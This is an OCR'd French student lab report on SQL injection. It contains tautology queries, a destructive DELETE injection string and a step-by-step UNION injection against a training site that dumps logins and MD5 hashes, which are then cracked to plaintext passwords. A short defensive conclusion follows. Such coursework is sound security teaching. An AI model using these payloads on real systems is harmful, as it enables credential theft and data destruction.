
TP noté « BDD et sécurité informatique » / Injections SQL



Introduction :

- Pour avoir accès à PhpMyAdmin, dans la barre de recherche taper : 10.0.18.131 :8080.
- Il faut savoir qu'il y a des commandes principales à connaitre pour effectuer ce TP SQL :
  - Select
  - Update
  - Delete (supprime toute vos commandes !)
  - Insert into

Exercice 1 (2pts) : Voici par exemple une requête affichant l'entièreté d'une base de données :

SELECT * FROM table WHERE 'u'='u';

Voici une requête de mot de passe :

SELECT * FROM table WHERE login='<login>' AND password='<password>';

Comment combineriez-vous ces deux appels par rapport à <login> et <password> pour récupérer tous les utilisateurs plutôt qu'un seul ?

Réponse :

Donc pour répondre à cette question, nous combinerons la commande ci-dessous :

SELECT * FROM nom-de-la-table WHERE login = '' AND password = '' OR "u"="u"; → cette commande est égale :

SELECT * FROM `Utilisateur` WHERE nom="nom" AND prenom="prenom" OR "u "= "u ";

Exercice 2 (4pts) : Créez une base de données de test avec une table tu (login, password, name, email, status) **insérez-y un jeu d'essai et déterminer parmi les requêtes suivantes lesquelles affichent l'entièreté de la base de données ?**

Réponse :

- J'ai donc créé une table avec le nom « Utilisateur » à la place de « tu »

1) SELECT * FROM **Utilisateur** WHERE 1=1
2) SELECT * FROM **Utilisateur** WHERE 'uuu'='uuu'
3) SELECT * FROM **Utilisateur** WHERE 1<>2
4) SELECT * FROM **Utilisateur** WHERE 3>2
5) SELECT * FROM **Utilisateur** WHERE 2<3
6) SELECT * FROM **Utilisateur** WHERE 1
7) SELECT * FROM **Utilisateur** WHERE 1+1
8) SELECT * FROM **Utilisateur** WHERE 1+-1
9) SELECT * FROM **Utilisateur** WHERE NOT ISNULL(NULL)
10) SELECT * FROM **Utilisateur** WHERE NOT ISNULL(COT(0))
11) SELECT * FROM **Utilisateur** WHERE 1 IS NOT NULL
12) SELECT * FROM **Utilisateur** WHERE NULL IS NULL
13) SELECT * FROM **Utilisateur** WHERE 2 BETWEEN 1 AND 3
14) SELECT * FROM **Utilisateur** WHERE 2 IN (0, 1, 2)

Les requêtes suivantes affichent l'entièreté de la base de donnée.	Les requêtes suivantes n'affichent pas l'entièreté de la base de donnée.
1 / 2 / 3 / 4 / 5 / 6 / 7 / 11 / 12 / 13 / 14	8 / 9 / 10

Exercice 3 (2pts) : **Quel est l'impact de l'injection suivante et comment s'en sert-on ?**

'; DELETE FROM user WHERE 1 or username = '

Réponse :


- Comme indiqué dans l'introduction, la commande « Delete » pose beaucoup de problème. L'injection précédente permet de faire une casse BDD. Cette injection est un atout pour les personnes mal intentionnées car cette méthode permet de casser la base de données donc de la supprimé cela veut dire qu'elle devient inutilisable la base de données suite à cette méthode.

Exercice 4 (8pts) : **Essayons grandeur nature ! Recopiez les questions du lien suivant dans votre compte renduet répondez-y du mieux que vous pouvez ! Lisez bien les consignes et suivez le guide !** ☺

http://www.bts-sio.com/cours/SI3/sql%20injection/SQL%20Injection%202016.php

- **1) Si le développeur n'a pas utilisé l'échappement de caractères, on va pouvoir pirater son site.Pour vérifier s'il ne l'a pas utilisé, on doit obtenir une erreur lorsqu'on fait une recherche qui contient soit un guillemet double, soit un guillemet simple. Essayez ces deux recherches contenant des guillemets. Obtenez-vous une erreur ? Laquelle ?**

Réponse : En effectuant la recherche « alien" », on obtient :



- À la suite de la recherche « alien' », on obtient une erreur :

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' limit 0,20' at line 1 dans la requête : select * from film where titre like '%alien'%' limit 0,20.

- On peut donc conclure que le développeur utilise le délimitateur de chaîne de caractères '

- **2) Ce boulet de développeur a-t-il réaffiché la requête SQL en même temps que l'erreur ? Ça nous aidera à construire plus rapidement nos injections de piratage, bien que ça ne soit pas indispensable...**

Réponse : Le développeur a affiché la requête SQL en même temps que l'erreur (select * from film where titre like '%alien'%' limit 0,20).

- **3) Il nous donne donc une indication précieuse : le nom de la table. Quel est-il ?**


Réponse : Le nom de la table est donc film.

- **4) Combien faut-il de champs dans l'union select pour ne plus obtenir d'erreur ?**

Réponse : Il faut 4 champs pour ne plus obtenir d'erreur. En effet, en injectant ' union select 1,2,3,4 -- , on obtient un tableau à trois colonnes avec comme titre de colonne : « Titre », « Année de production », « Durée ».

- **5) Le résultat du deuxième SELECT étant maintenant plus lisible, dites quels sont les champs qui s'affichent à l'écran (est-ce que le 1 s'affiche ? Est-ce que le 2 s'affiche ? Etc.)**


Réponse :



- Avec cette injection, nous n'avons dans la colonne « Titre » plus que le chiffre 2, dans la colonne « Année de production » plus que le chiffre 3, et dans la colonne « Durée » plus que l'indication « 4 mn ».


- **6) Il faut noter le nom de la deuxième table contenue dans cette BDD : « user » :**

Réponse :



- **7) Notez ici la liste des champs de la table user : « id », « login », « mdp » et « mail »**

Réponse :




- **8) Notez ici l'injection (ou la requête complète) que vous avez utilisé :**

Réponse : xyz' union SELECT null, login, mdp, null FROM user –

- **9) Notez les login et mots de passe des utilisateurs que vous avez trouvée :**

Réponse :

Login	Mdp
bob	d8578edf8458ce06fbc5bb76a58c5ca4
robert	e10adc3949ba59abbe56e057f20f883e
franck	5f4dcc3b5aa765d61d8327deb882cf99
steve	f25a2fc72690b780b2a14e140ef6a9e0


Chercher un film : xyz' union SELECT null, login, mdp, null FROM user --

Envoyer

Titre	Année de production	Durée
bob	d8578edf8458ce06fbc5bb76a58c5ca4	
robert	e10adc3949ba59abbe56e057f20f883e	
franck	5f4dcc3b5aa765d61d8327deb882cf99	
steve	f25a2fc72690b780b2a14e140ef6a9e0	

À titre pédagogique, la requête que vous avez construite est :

```
select * from film where titre like '%xyz' union SELECT null, login, mdp, null FROM user -- %'
```

- **10) Quel est le cryptage utilisé (ça n'est pas indispensable pour la suite) ?**

Réponse : Le développeur utilise la fonction de hachage pour chiffrer les données des utilisateurs, en particulier la fonction MD5.

- **11) Allez sur crackstation.net, terminez le piratage puis notez ici chaque utilisateur et son mot de passe en clair :**

Réponse :

login	mdp
bob	qwerty
robert	123456
franck	password
steve	iloveyou

Exercice 5 (4pts) : Formalisez le tout au format PDF, vérifiez les fautes d'orthographe, relisez ce que vous avez fait et envoyez-moi le document sur Moodle aux modalités indiquées.

Conclusion :

- Le lien qui nous est donner dans l'exercice 4, nous proposes certaines techniques pour se protéger contre l'injection SQL. Le contenu du lien nous permet de s'enrichir en termes de protection contre l'injection SQL et nous propose d'utiliser « real_escape_string » pour les données qui viennent du navigateur et qui vont dans une requête SQL, mais il nous propose de le faire que sur les données du formulaire.
- On se protège en utilisant « $id = intval($_POST["id"]) » ; pour les données de valeurs numériques, cela permet d'interdire aux pirates d'utiliser autre chose qu'une valeur numérique, comme « true ». Pour avoir une sécurité beaucoup plus efficace, le hachage de mot de passe est l'une des pratiques de sécurité les plus basiques qui doit être effectuée. Sans cela, chaque mot de passe de passe stocké peut être volé si le support de stockage est compromis. Donc il faut aussi faire en sorte que les utilisateurs ne peuvent pas naviguer sur toutes les bases du serveur en limitant leurs droits.